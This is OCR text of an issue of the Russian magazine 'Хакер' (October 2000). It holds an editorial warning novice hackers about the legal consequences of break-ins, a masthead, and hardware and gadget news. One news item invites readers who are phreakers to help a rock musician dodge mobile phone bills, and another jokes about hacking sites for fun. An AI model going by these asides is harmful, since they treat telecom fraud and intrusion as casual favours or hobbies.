


ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
#10/2000
WWW.XAKEP.RU
ГРЕБИ ДЕНЬГУ
ЛОПАТОЙ
ИНТЕРВЬЮ: ХАКЕРСКАЯ
СУДЬБА TF8
НАЗАД В
БУДУЩЕЕ: X.25
ВЫНОСИМ ДИВАН-
ПРИНОСИМ БАБКИ
ФИДО И ИНЕТ
ИГРОКИ С ПРИСТАВКОЙ HARDCORE
СПАМ ЛИСТЫ
ХАКЕР VS. ШАРОВАРЫ
KISS: PSYCHO CIRCUS:
ПОЦЕЛУЙ ПСИХА
0 200022 0
DESIGN BY MODERNART.RU





Предлагаем Вашему вниманию компьютерное оборудование компании ISM на базе процессоров фирмы Intel®.

Бесплатная консультация, скорость, надежность, долговечность, широкий выбор дизайна - это только малая часть того, что может предложить Вам наша компания. Это широкий выбор от игровых систем, до компьютеров для дома и офиса. Опишите самыми общими словами, то что Вы ждете от покупки и наши специалисты гибко подберут для Вас необходимый вариант.

Сервис вплоть до подключения, горячая линия, интернет-поддержка и новейшие программы с дружественным интерфейсом позволят Вам сразу окунуться в мир музыки, игр, интернета, а также "легким движением руки" превратить в Ваш персональный, настольный офис. Высшая оценка для нас, это рекомендации наших клиентов! Приходите, удивитесь ценам и узнайте больше!


www.ISM.ru

В нашем интернет магазине Вы можете совершить покупку интересующих Вас товаров, прямо не выходя из дома. Здесь Вы можете найти самую современную компьютерную технику от таких известных производителей, как Intel, AMD, Asus, Gigabyte, IBM, Matrox, Creative и многих других фирм, хорошо зарекомендовавших себя своими качественными комплектующими.

Зайдя к нам в магазин, Вы можете оформить заказ на любое количество интересующих Вас наименований товаров, а после этого мы доставим Ваш заказ в любую точку Москвы в любое удобное для Вас время. Если же по каким-либо причинам Вам это не подходит, то Вы всегда можете приехать к нам в офис и забрать свой заказ самостоятельно.

shop.ISM.ru







Жизнь – дерьмо. Я слышу эти слова очень часто. А все оттого, что люди не видят ничего хорошего, концентрируются на негативе, начинают жалеть себя, укорять других в собственных ошибках и неудачах. «Мне так хреново, мне постоянно не везет», – говорят они, даже не задумываясь, что, может быть, причиной всех неудач являются они сами. «Я скоммунидил логин одного чувака, и меня взяли, что мне теперь делать?» – пишут мне. А почему ты не думал об этом раньше, до того, как ты пошел на это? Видимо, ты считал, что ты крут. Что, прочитав в нашем журнале какой-то способ хака, ты сразу стал великим и неуязвимым. Ты не задумывался о последствиях и теперь жалеешь о совершенном? Ну что ж, это будет отличным примером всем остальным.


Проблема в том, что многие люди не понимают культуру хака. Для многих взлом – это игрушка. Нечто, что доставляет им ежесекундное удовольствие. «Смотри-ка! Я взломал почтовый сервер этого провайдера!», – кричит один. И он не понимает, что одним из клиентов этого провайдера был депутат государственной Думы. И этот самый депутат, узнав, что его почту читают, воспринимает всю эту ситуацию не как банальный взлом, а чуть ли ни как угрозу родине. И вот уже идут телефонные звонки дружественному начальнику одного из ведомств МВД, вот уже бойцы подразделения по борьбе с компьютерными преступлениями ворошат логи провайдера, вот они уже получают логи на МГТС, вот уже опергруппа выезжает по полученному адресу. Ты никогда об этом не думал? Для тебя все это игры? Ну кого же ты тогда винишь? Судьбу? Причем здесь она?

Самым неприятным моментом для меня является то, что многие люди, придя на хакерскую сцену, даже не понимают, зачем им это нужно. Они не собираются учить культуру хака, они не хотят читать историю взломов, они абсолютно не интересуются собственной безопасностью. Все, что для них важно, – это результат. Они взламывают, их ловят, они плачут как дети.

Иногда я жалею, что создал этот журнал. То, что когда-то было доступно единицам, которые реально хотели эту информацию, у них были какие-то цели и желания, теперь перешло в руки обывателей. И самое страшное, что эти обыватели тоже хотят. Только сами не знают чего. Хотя, с другой стороны, создав X, мы просто показали, что хакерство, как и автомобилестроение или виноделие, – это ремесло, но ремесло на грани с искусством. Те, которые просто используют уже готовые шаблоны, проваливаются с полным крахом и отсеиваются – как по закону выживания. А вот те, которые изучают чужой опыт и делают из всего выводы, – и есть будущие 31337.

Что-то в этот раз все грустно получилось. Но, видимо, пришел тот момент, когда, наконец-то, нужно сказать эту простую фразу: «Читай! Но читай вдумчиво!».

Удачи!
Сергей Покровский aka SINtez,
гл. редактор



editorial /братская могила/

Редакция

самый главный редактор
Сергей Покровский
(pokrovsky@xakep.ru)

самый пивной редактор
Иван Корноухов
(sidex@xakep.ru)

самый софтовый редактор
Михаил Терехов
(stranger@xakep.ru)

самый геймерский редактор
Александр Сидоровский
(2poisonS@xakep.ru)

добрая фея
Игорь Пискунов
(igor@gameland.ru)

замполит-политрук
Алена Скворцова
(alyona@gameland.ru)

Art

Арт-директор
R.SKY
(matrix@xakep.ru),

обложка
Гаврилов Александр
modernart.ru

дизайн верстка
Таня Отакуева
(osyako@xakep.ru)

иллюстрации
Алекс Кондаков,Shelest
Vlad, Воеводин Алексей

Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)

менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)

менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

PUBLISHING

учредитель и издатель
ЗАО "Гейм Лэнд"

директор
Дмитрий Агарунов
(dmitri@gameland.ru)

финансовый директор
Борис Скворцов
(boris@gameland.ru)

Для писем
101000, Москва,
Главпочтамт,
а/я 652, Хакер

Web-Site **http://www.xakep.ru**
E-mail **magazine@xakep.ru**

Отпечатано в типографии
«**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации
по делам печати, телерадиовещанию
и средствам массовых коммуникаций
ПИ № 77-1905 от 15 марта 2000 г.

Тираж **57 000** экземпляров. Цена договорная.




КАЩЕНКО
INTER

WARNING!!!

Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.

Алекс Целых
(technews@mmub.ttn.ru)



Аллергия на компьютеры

Английские медики официально зарегистрировали первый случай аллергии на микрочипы. 79-летняя пенсионерка из Бристоля болезненно переносит взаимодействие с устройствами на микросхемах, которые создают электромагнитное излучение.

Для человека, живущего в наше время, такой недуг - сущий кошмар. Жизнь Джоан Сток и ее мужа замедлила ход в начале 70-х. С тех пор уже четверть века супруги смотрят черно-белый ламповый телевизор, ездят на стареньком "Форде Орион" и совершают покупки в магазинах с ручными кассами.

Пенсионерка сетует, что с каждым годом ей приходится сложнее. Компьютерные чипы сегодня встраивают практически во все приборы, поэтому прогулки по городу стали просто невыносимыми. Реагируя на публикацию в британской The Times, врачи из разных стран сообщают о подобных случаях в своей практике.

Бензин для батареек

Американские ученые представили первый прототип аккумулятора с пополняемыми запасами энергии. В "топку" заливают воду и этанол. "Бензином" для батареек служат таблетки, которые можно приобрести в любом магазине. Обновление ресурсов подсевшего аккумулятора, а именно вставка заряда в кассету, занимает несколько секунд и не прерывает процесса работы батареи.

В последней модификации ученым удалось уменьшить аккумулятор до размеров школьного ластика. При этом новинка в десять раз перекрывает энергетические возможности самой эффективной батареи на литиевых ионах. Лампочка в 40 ватт горит целые сутки.

Миниатюрным аккумуляторам по силам функции блоков бесперебойного питания и небольших домашних электростанций. Помимо надежности и удобства, их отличает высокая экологичность и дешевизна. Решается проблема с утилизацией миллиардов корпусов батареек, прожигаемых ежедневно.



Мыши расчувствовались


Компания Logitech (logitech.com) представила новый продукт - "чувствительную" мышь iFeel MouseMan. Посредством вибрации манипулятор передает пользователю ощущение движения по особой поверхности.

Технология TouchSense позволяет назначать тип текстуры отдельным иконкам и меню, фону веб-страниц, изображениям и ссылкам. Движение по резине, стеклу, различным видам тканей и жидкостей, всевозможные толчки - вот лишь некоторые примеры того, что может быть записано математическим уравнением и, следовательно, осязаемо.

Коммерсанты быстро смекнули, что гиперчувствительная "эрогенная зона" даст покупателям возможность ближе знакомиться с товарами виртуальных бутиков. У порномагнатов - свои планы.

Помимо поддержки революционных возможностей, iFeel MouseMan обладает всеми свойствами современного оптического манипулятора. Новинка вышла на рынок в конце сентября по цене $59,95.





Лагутенко ищет фрикера

Не так давно с представителями нашего журнала встретился лидер группы "МТ" Илья Лагутенко. Говорили о разном - некоторые подробности разговора можно почитать на сайте X, а полную версию интервью - на официальном сайте группы "Мумий Тролль". В приватной беседе выяснилось, что главному "Мумию Троллю" - Илье Лагутенко - срочно необходимы услуги хорошего фрикера, так как за постоянные (но вынужденные) мобильные телефонные разговоры Илье приходится выкладывать кругленькие суммы. Ты фрикер? Ты можешь ему помочь? Милости прошу, пиши на официальный сайт МТ.

Лагеря для юных хакеров

Сенсацией летнего сезона на Западе стали детские компьютерные лагеря отдыха. По статистике с каждым новым месяцем все больше родителей испытывали желание отправить туда свои драгоценные чада.


В компьютерных лагерях в довесок к классическим способам отдыха предусмотрены занятия по информационным технологиям. Программирование, разработка баз данных, трехмерная графика и анимация, конструирование роботов - лишь немногое из того, над чем кипит работа в компьютерных классах.

Как показала практика, современное поколение с техникой "на ты". Вожатые с раскрытым ртом наблюдали, как юные гении за пару дней занятий проглатывали то, что "длинношеие" взрослые осваивают больше года.

Отличные результаты, впрочем, не вызывают оптимизма у психологов. Они считают, что в столь юном возрасте общению с компьютером лучше предпочесть честное зарабатывание скаутских значков. Но если внимательнее присмотреться к распорядку дня "отдыхающих", опасения становятся напрасными.

После обеда, сохранив свои проекты, из заядлых компьютерщиков они снова превращаются в веселых и беззаботных ребят. Взломав очередной сайт, можно хорошо оттянуться на рыбалке или в палатке с девчонками.





Воры в тумане

Компания Novus Technologies предложила необычный способ охраны домов и офисов от грабителей. Неосторожным грабителям грозит участь "ежиков в тумане".


При срабатывании сигнализации система Smoke Screen в считанные секунды заполняет комнату белым неядовитым дымом - смесью воды и гликоля. Особый состав гарантирует высокую плотность тумана и, как следствие, дезориентацию непрошеных гостей в пространстве.

Дымовая завеса затрудняет обнаружение ценных вещей и ограничивает свободу перемещения по дому. Набивая шишки о дверные косяки и спотыкаясь о стулья в кромешном тумане, похитители остаются изолированными в комнате до самого приезда полиции.

Установка системы обойдется в 3 тысячи долларов. Как шутят наблюдатели, не меньше будет стоить страхование всех зеркал и китайских сервизов в доме.

Автомобильный детектив

Компания GeoSpatial Technologies выпустила устройство наглядного слежения за перемещением автомобиля.
Размером с карточную колоду, GlobalTrax прикрепляется к днищу машины, откуда посылает сигналы на спутник. Владельцу достаточно набрать номер сотового телефона и ввести пароль, чтобы иметь перед глазами картину местонахождения автомобиля с точностью до ближайшего перекрестка.
Помимо нечестных супругов и лихачей-подростков, появление устройства не одобряют частные сыскные агентства. Стоимость одного часа наблюдений за "интересным человеком" соизмерима в них с помесячной абонплатой GlobalTrax - $65.





Роботы на ринге

На американском телевидении впервые транслировались бои роботов. В основу шоу положена череда битв железных созданий, сконструированных и дистанционно управляемых человеком. Организатором зрелищного мероприятия выступает Ассоциация бойцовых роботов (battlebots.com). Бои проходят в четком соответствии с правилами.
Перед началом кровавой схватки роботы подвергаются тщательному контролю. По результатам взвешивания их относят к одной из четырех весовых категорий - супертяжелые (от 200 килограммов и более), тяжелые, среднего веса и легкие (до 40 килограммов).
Сделанные из опасных материалов, неспособные пройти "полосы испытаний" или пускающие зловонные газы уже на старте к бою не допускаются. Строгие эксперты выверяют "честность" конструкций двигателей. Для тех, что работают на жидком топливе, существует ограничение на вместимость бензобака - 300-800 мл, в зависимости от весовой категории.
Особо жесткие требования предъявляются к вооружению роботов. В списке запрещенного к использованию значатся лазеры, электрошоки, дымовые шашки, слезоточивые газы и обычная вода - все то, что представляет опасность для людей и роботов.
Роботы, прошедшие контроль, попадают на ринг. В зависимости от типа схватки, они проводят три минуты отчаянной бойни один на один с противником либо становятся участниками пятиминутного месива с четырьмя роботами сходной комплекции.
Готовые к выстрелу арбалеты и тяжелые бульдозеры. Вооруженные до зубов, одетые в диковинных скатов роботы рвут и мечут. На протяжении всего боя с ринга доносится жуткий треск и скрежет, летят электрические искры.
Сердца зрителей покорили робот Минион с дисковой пилой наперевес, загребающий лопастями Слэм и сумасшедшая колотушка Френзи. Трансляции боев обещают стать регулярными.

Фотки с доставкой на дом

"Бегущий человек"
Ровно неделю в конце августа шла настоящая охота на "бегущего человека". Действие игры (realityrun.com) по классическому сценарию развернулось на улицах Берлина.
Условия просты. Беглец - победитель открытого конкурса среди тысяч претендентов, тренер из Голландии. Охотники - пользователи сети Интернет. За поимку "бегущего человека" назначена награда в 10 тысяч долларов. В случае, если беглец остается невыслеженным в течение 24 дней, деньги остаются у него.
В начале игры в распоряжении героя было 2500 долларов. Ему отвели четыре "берлоги" для того чтобы можно было перевести дыхание и выйти на связь с родными. А на одежду прицепили микрофон, непрерывно транслирующий звук в Интернет.
Беглецу было запрещено пользоваться городским транспортом и отсиживаться в засекреченных помещениях больше четырех часов в сутки. Кроме этого, каждый день его ждало новое задание от посетителей сайта - сыграть на гитаре в подземном переходе, сделать фотографии главных достопримечательностей города и т.д.
Охотники поджидали беглеца повсюду. Ведь по правилам, чтобы получить награду, нужно просто приблизиться к подозреваемому и громко выкрикнуть свое имя и номер телефона. Через микрофон это услышат все посетители сайта, что ознаменует собой конец игры.
Развязка наступила на седьмые сутки погони. Обладательницей награды стала немка, распознавшая "бегущего человека" в городской библиотеке в день, когда он получил задание сосчитать книги на полке.
Следующий тур игры состоится уже в ноябре в Сан-Франциско. Шоу побывает на всех континентах. А в сентябре 2001 года в Нью-Йорке пройдет суперфинал с участием победителей этапов.

Электронный "пояс верности"

Итальянский психолог Джузеппе Чирилло модифицировал популярные в старые времена "пояса верности". Устройство позволяет супругам контролировать верность друг другу с помощью микропроцессора, встроенного в нижнее белье.

Электронный "пояс верности" прикрепляется к резинке трусов и ведет протокол "правильности" их ношения. Прибор записывает, как часто и на какое время владелец оставался в одном обручальном кольце. Считав данные об этом с устройства, можно сделать соответствующие выводы о супруге.

Как заявил изобретатель, если часы были сняты на целый час, оправдания их хозяину нет. Новая модель "пояса верности" будет оперативно сообщать о длительных "отлучениях" по мобильному телефону.

Говорит Москва!

Британские ученые придумали способ заглушения посторонних шумов в телевизионных фильмах и прямых включениях из студий новостей.

Устройство Diction производит интеллектуальную фильтрацию звуковых сигналов, выделяя главного оратора на телеэкране. Оно предоставляет ему возможность быть услышанным в реве шоссе и гуле людской толпы.

По оценкам ученых, разработка поступит в продажу к концу 2001 года и однажды станет неотъемлемой частью каждого телевизора.

Технология фильтрации окажется полезной и для владельцев сотовых телефонов, которых повсюду караулят люди с отбойными молотками.

Халявный Инет каждый день!

Сейчас многие серверы предлагают халявный Инет. Но в большинстве случаев - это лажа, типа только почтовый доступ или только по подсетке этой компании и т.д. Однако X нашел-таки супервозможность получить полноценный доступ в Инет на халяву. Со 2 октября развлекательный сайт OPS (www.ops.ru) начал ежедневно разыгрывать логины от провайдера IPC. Фишка такова: ты заходишь на сайт, читаешь на заглавной странице, что за слово сегодня загадано и из скольких букв оно состоит. Затем начинаешь яростно копаться в дебрях сайта и искать картинки с буквами. Собираешь все буквы, составляешь слово, мылишь это слово по указанному адресу и ждешь. Если ты угадал, то обязательно получишь логин и пасс на доступ в Инет. По-моему, не такое уж сложное задание. Ну чего ждешь-то? Вперед! За халявой!



Торик
(torick@xakep.ru)



Октябрь. Время апгрейдиться.

Два года мучений. Два года сплошных пыток и угрызений совести. Два года в одной комнате с чудовищем, пожравшим нехилый кусок личного бюджета. Два года со вторым пнем, 64 метрами и Вуду2.

Но нет! Даешь отпор агрессору! Не допустим конфиги меньше "шестисотого" пня, 96 Мб ОЗУ и TNT2! Короче, я купил новый системный блок. Порадую тебя этим известием, а заодно рассмотрю нынешнее положение электронных нормативов и цен. Материнская плата. Гигагайбтовская карточка на чипсете VIA-133A, Socket-370. Ставится в АТХ. То есть третий пень свободно влезает, 133 Мгцевая шина позволит встать соответствующим модулям памяти. Процессор. Pentium III-750E, поставка в FC-PGA. Влезает, естественно, в Socket-370. Хард-диск (ака винчестер). Fujitsu MPE3173AE, 17,3 GB. Вполне нормально для моей обширной коллекции музыки, игрушек и софта. Оперативка. 128 Mb SDRAM PC133 (DIMM). В самых современных традициях. CD-ROM. 52x, Creative. Стильно и дешево, хотя точную цену не помню. Звуковуха. Creative 128 PCI. Не шибко модно, но наличие вейвтэйбла - это чуть ли не единственное, что мне нужно от аудиокарточки. Видюха. 3dfx Voodoo3 3000, 16 Mb, ретэйл. И корпус MIDITOWER ATX. Клава, мышь с колесиком. Контрольная закупка производилась на Савеловском рынке, где даже GeForce 2 GTS стоит порядка 250 баксов.

Итого: на 700 с лишним заокеанских талеров. На тот момент - ровно 23 тысячи деревянных купюр. Это - реально доступная для многих конфигурация, надо лишь потерпеть и скопить. Как я, терпел и копил два года.

3dfx и будущее

Не успел я прикупить себе новый комп (см. бегиннинг), как выяснилось, что я чуть ли не раритет достал - Voodoo3 3000 без TV-Out'a. Зато! Все еще впереди, приятель. Смотри и любуйся:

Voodoo5 6000 AGP 128 Мбайт, 4xVSA-100 - 15-20 октября
Voodoo5 5500 AGP - уже
Voodoo5 5500 PCI - уже
Voodoo4 4500 AGP - уже
Voodoo4 4500 PCI - уже
Voodoo4 4400 AGP 32 Мбайт, OEM версия - 1-10 октября
Voodoo TV: PAL/SECAM TV-тюнер - 1-10 октябряVoodoo3 3000 с TV-выходом, AGP/PCI - 20 сентября
Voodoo5 5500 MAC PCI - уже
Voodoo5 5500 MAC AGP - 10-15 октября
Voodoo4 4500 MAC PCI - 20 сентября

Не кричи в микрофон, мышь напугаешь

Как обычно и бывает, нововведения и первые опыты кажутся исключительно маразматическими. Первый проц от AMD, первая игра на CD-ROM и, к примеру, первая мышь, реагирующая на звуки, проходящие через саундкарту. О последней и поговорим. Некая American ANKO анонсировала свой новый продукт - AVB`s Vmouse. На первый взгляд, обычная мышь, с колесиком и современными причиндалами вроде подключения по USB-порту. На второй взгляд, оказывается, что встроенная технология SoundSensual не возражает против подключения данного девайса к звуковухе. А третий взгляд... у-у-у... представь себе, что ты врубил какой-нибудь Квейк 3 и начал гонять ботов по окружности. И вот ситуевина: выстрелил ты из рокетлаунчера с соответствующим звуком. И мышка резко дернулась, как будто с отдачей выстрелил. Или в тебя попали, фраги с мясом по углам полетели, звук отбитых почек - мышка задергалась-задергалась и замерла. Сама. Без твоей помощи. Всего за 35 баксов, пре-ордер на http://www.avbtech.com.

По данным iXBT

K6-IIIE+ 550 - $101
K6-IIIE+ 500 - $91
K6-IIIE+ 450 - $83
K6-IIIE+ 400 - $78
K6-IIIE+ 500 (Low Power) - $106
K6-IIIE+ 450 (Low Power) - $94
K6-IIIE+ 400 (Low Power) - $89
K6-2E+ 500 - $78
K6-2E+ 450 - $71
K6-2E+ 400 - $66
K6-2E+ 450 (Low Power) - $82
K6-2E+ 400 (Low Power) - $76
K6-2E+ 350 (Low Power) - $71

Все в одном

Marvel G450 eTV предполагает нечто невообразимое. Представь себе карточку, в которой: а) 32 Мб DDR и 360 Мгц RAMDAC; б) AGP 2x/4x (дождались!); в) стерео TV-тюнинг; г) MPEG-2 видеокапчур и редактирование; д) TV-карточка и TV-выход на телевизор; е) поддержка DVD, 2D и 3D графики; ж) дуальный дисплей (чисто матрасовская фишка); з) таймер на включение телеканала или запись оного. Много всего? Много. Короче говоря, помимо того, что это видеокарточка с определенным ускорением 3D, это еще и телик с видаком в одном. Основа - чип G450. Стоимость - $265. Выход - четвертый квартал Y2K, то есть вот-вот.

Звуковая встряска

Rhythmic Edge, Seismic Edge и Acoustic Edge. Запомни это имя, приятель, ибо оно будет еще очень долго вспоминаться тебе в твоих самых страшных акустических снах. Технология Qsound входит в твою (мою, впрочем, тоже) жизнь как A3D или SB LIVE!... Представь себе сразу две новых технофичи: Philips' ThunderBird Digital Signal Processors и QSound Labs' Qsound Technology. $49.99 и $79.99 - для Ритмика и Сейсмика, а вот Acoustic Edge ныне стоит порядка $99.99. Никуда тебе, приятель, не деться от мирового прогресса.

Вуду в четвертый раз

Дождались, господа хорошие. Получите на свою голову Вуду номер 4 (4500) и 4 (4500) еще раз. В AGP и PCI версиях, соответственно. Уже в продаже по Европе и так далее. Антиальясинг, трипл буфферинг, 1280 на что-то там, и все в этом духе. Кстати, раз уж пошла такая пьянка, попробуйте перед покупкой скачать классную прогу Voodoo4 Runner - http://www.glideunderground.com/voodoorunner.



Новый Live!

Creative Labs, в кои-то веки, выдала линейку Soundblaster Live! 5.1, о чем в последнее время муссировались самые отчаянные слухи. На данный момент известны три модели: X-Gamer 5.1, MP3+ 5.1 и Platinum 5.1. Собственно, основное нововведение заключается в поддержке Dolby Digital 5+1 каналов. Аппаратное декодирование, аналоговый и цифровой 5.1 выходы для подключения соответствующих акустических систем. По сути - это все. Тот же Platinum 5.1 по сути отличается от Platinum лишь наличием инфракрасного порта на LiveDrive и, соответственно, беспроводным пультом дистанционного управления. Можно еще подключить DeskTop Theater 5.1 DTT2200. Стоимость Platinum 5.1 составляет $200, но стоимость MP3+ 5.1 и X-Gamer 5.1 - $100, что позволяет последним двум спокойно конкурировать с вышедшими не так давно 5.1 картами на чипах Cirrus и Philips, имеющими ту же цену. Есть еще один вариант стоимостью около 60 баксов - SoundBlaster PCI512. Принципиально, тот же E10K1, со всеми вытекающими следствиями. Есть даже 4 аналоговых выхода для подключения вполне доступных недорогих 5-компонентных акустических систем, есть и 512-голосая полифония.

16/10/40

Производная от 90/60/90? Стоимость трех ботинок от Камелота? Нет! Это, как ты уже наверняка догадался, новое характеристическое сочетание для CD-RW-приводов, первый из которых должна объявить Yamaha. Модели будут зваться SCSI CRW2100S и ATAPI CRW2100E и выйдут вроде как не очень скоро. Буфер, как обещают, на 8 мегабайт.

Подарки от ASUS

V7700Pro - GeForce2 Pro, 200 МГц чип, 64 Мб 400 МГц (DDR). V7700Ultra - GeForce2 Ultra, 250 МГц чип, 64 Мб 460 МГц (DDR). Начало октября. Цены - что-то в районе 350-400 баксов. Ну и попозже, где-то в декабре, карточка на чипе NV20. С достойным АСУСА названием - V8800.

Пониженное питание - залог здоровья

AMD печется о своих пользователях. Очень даже печется, чуть ли не варится в собственном соку. Зато понижает энергопотребление у старых процессоров и выдает на-гора якобы новые. Получите, распишитесь.

Интернет добрался до БИОСа

VIA, похоже, совсем с ума сходит. В системные биосы своих будущих матплат она собирается встраивать WWW-браузеры! Весом всего в 256 кил, с поддержкой основных протоколов, языков и стандартов. Да, приятель, свои любимые джейпеги ты тоже сможешь смотреть. Не знаю, как это реализовано, но, полагаю, без прямого коннекта через сетевуху или кабельный момед здесь не обойтись.



Пень-4 через пару недель!

Вот ты сейчас читаешь эти строки, а на дворе, небось, число -дцатое октября. Знай, приятель, долго ждать свежачка тебе не придется, ибо Pentium 4 официально объявлен на 30 октября! Хотя вот ребята с iXBT чуть ли не паникуют - мол, в этом году мы вообще не увидим новый процессор, мол, Intel свои камни в Европу вообще поставлять не хочет. Гонят, наверняка, но кто его знает - а вдруг?..

Мопед от Эльзы

"Безобразная Эльза" (c) Холод/Крематорий снова порадовала новым аппаратом уже другой направленности: выпущен современный USB-момед в стильном корпусе (вишнево-красный), с радостным названием MicroLink 56K Fun USB. Обещают продавать за сумму, близкую к 50$, гарантия в течение аж 24 месяцев. Из положительных тенденций - полный Plug'n'Play при работе с виндами (в том числе с 2000-ыми и ME). Софтовое обеспечение эксклюзивное, написанное специально для Elsa`ы - ELSA COMMUNICATE! Lite, нечто вроде более широко известного BitWare. Также производитель нескромно намекает на поддержку новомодного протокола V.92 (в имеющейся Flash-ROM можно загнать и много другого добра).

Ауреал был жив до последнего момента

Оказывается, банкротство Aureal, запророченное мною в прошлом номере, несколько не соответствовало истине. Вот что пишут на iXBT: "Все. Aureal официально объявил, что суд вынес решение по продаже остатков компании Creative Labs, выложившей за них 28 миллионов долларов плюс 208,079 своих акций. Как и хотел Creative, сделка включает в себя урегулирование всех судебных разбирательств, имевшихся между двумя компаниями. Ну что же, рынок звуковых чипов опять погрузился в сумрачное состояние - фактически остались только Creative, Philips и Cirrus Logic. Ну и ESS Technology". Так что про A3D и всяческие штуковинки пока что придется забыть. Возможно, когда-нибудь мы и увидим что-то вроде Vortex Blaster AWE 2048 с поддержкой EAX и A3D...

Портабельные DVD

Pioneer - ребятам пример. Новые дивидюки, выпускаемые ими в октябре, не будут требовать ни телевизора, ни компьютера! Вариант первый - PDV-LC20TV. Размером с ноутбук, с семидюймовым LCD-дисплеем, весом менее килограмма. Способен проигрывать не только DVD, но и DVD-RW, CD и CD-RW. Встроенный TV-тюнер и стереоколонки. Бэттери пэк - отдельно. Второй вариант - PDV-20. Все то же самое, кроме дисплея и ТВ-тюнера. Зато можно подключить Olympus "Eye-Trek" Face-Mount-Display. В общем и целом, все это позиционируется как "Mobile Theatre". Зацени скрины.

Ксы-Бокс, вот сволочь...

300 МГц
33 миллиона транзисторов
Наложение 4 текстур на такт, что дает "чистых" 1.2 Гтекселя
Аппаратное сглаживание сцены
Скорость вывода сцены, со сглаживанием:
без текстур - 4.8 Гигапикселя/с
1 текстура - 4.8 Гигапикселя/с
2 текстуры - 4.8 Гигапикселя/с
Пиковая скорость генерации полигонов - 150 миллионов/с
Реальная скорость генерации полигонов - 100 миллионов/с
Поддержка сжатых текстур (6:1)
Знаешь, почему нам все это НЕ светит? Потому что это графический чип для вражеско-забугорной приставки X-Box, которая, может, уже даже и не X-Box (переименовывать вроде собирались). Раньше этот чип звался NV25 и должен был последовать за ДжеФорсами и NV20, а сейчас он полностью продался "мелкомягким"...

><((((@>

Dell с ноутбуком

Latitude - наверное, это хорошая линейка. Dell уже готова выпускать следующие модели: C600 (700 МГц Pentium III, 64 Мбайт RAM, 6 Гбайт винчестер, AGP видео с 8 Мбайт SGRAM, 24X CD-ROM, вес 2.2 кг, цена $2,599) и C800 (Pentium III 850, 64 Мбайт RAM, 10 Гбайт винчестер, ATI Mobility 128 с 16 Мбайт SGRAM, вес 3.28 кг, цена $3,299).

Проделки Хуйлита

Было дело, в 8 номере мы писали про чудо-девайс от Hewlett Packard, совмещавший в себе все блага современной оргтехники. Дык сейчас продолжение, только в несколько ином направлении: выпущен новый CD-R привод, упакованный в стильный полупрозрачный корпус, по доступной цене (не помню случая, чтобы производитель назвал свой товар "недоступным" =), заточенный под запись собственных CD-R MP3`шками. Что особенно актуально в этой связи, что с каждым днем на рынок проникает туча CD MP3 плееров, питающихся файлами MP3 с CD-дисков.

Несмотря на нелюбовь *nix`а к USB, производители продолжают метать USB-девайсы, и HP не исключение. Данный аппарат не только подключается к USB, но и питается от оного. Прикинь: пришел к корефану, у которого нет CD-R`а, но есть туча вареза, подрубил свой HP`овский девайс и перекатал всю нужную инфу, потом убрал девайс и свалил домой. Комфорт =). Называется серия данных аппаратов - HP CD-Writer Plus 8200e.

Intel`ские роадмапы - все идет по плану

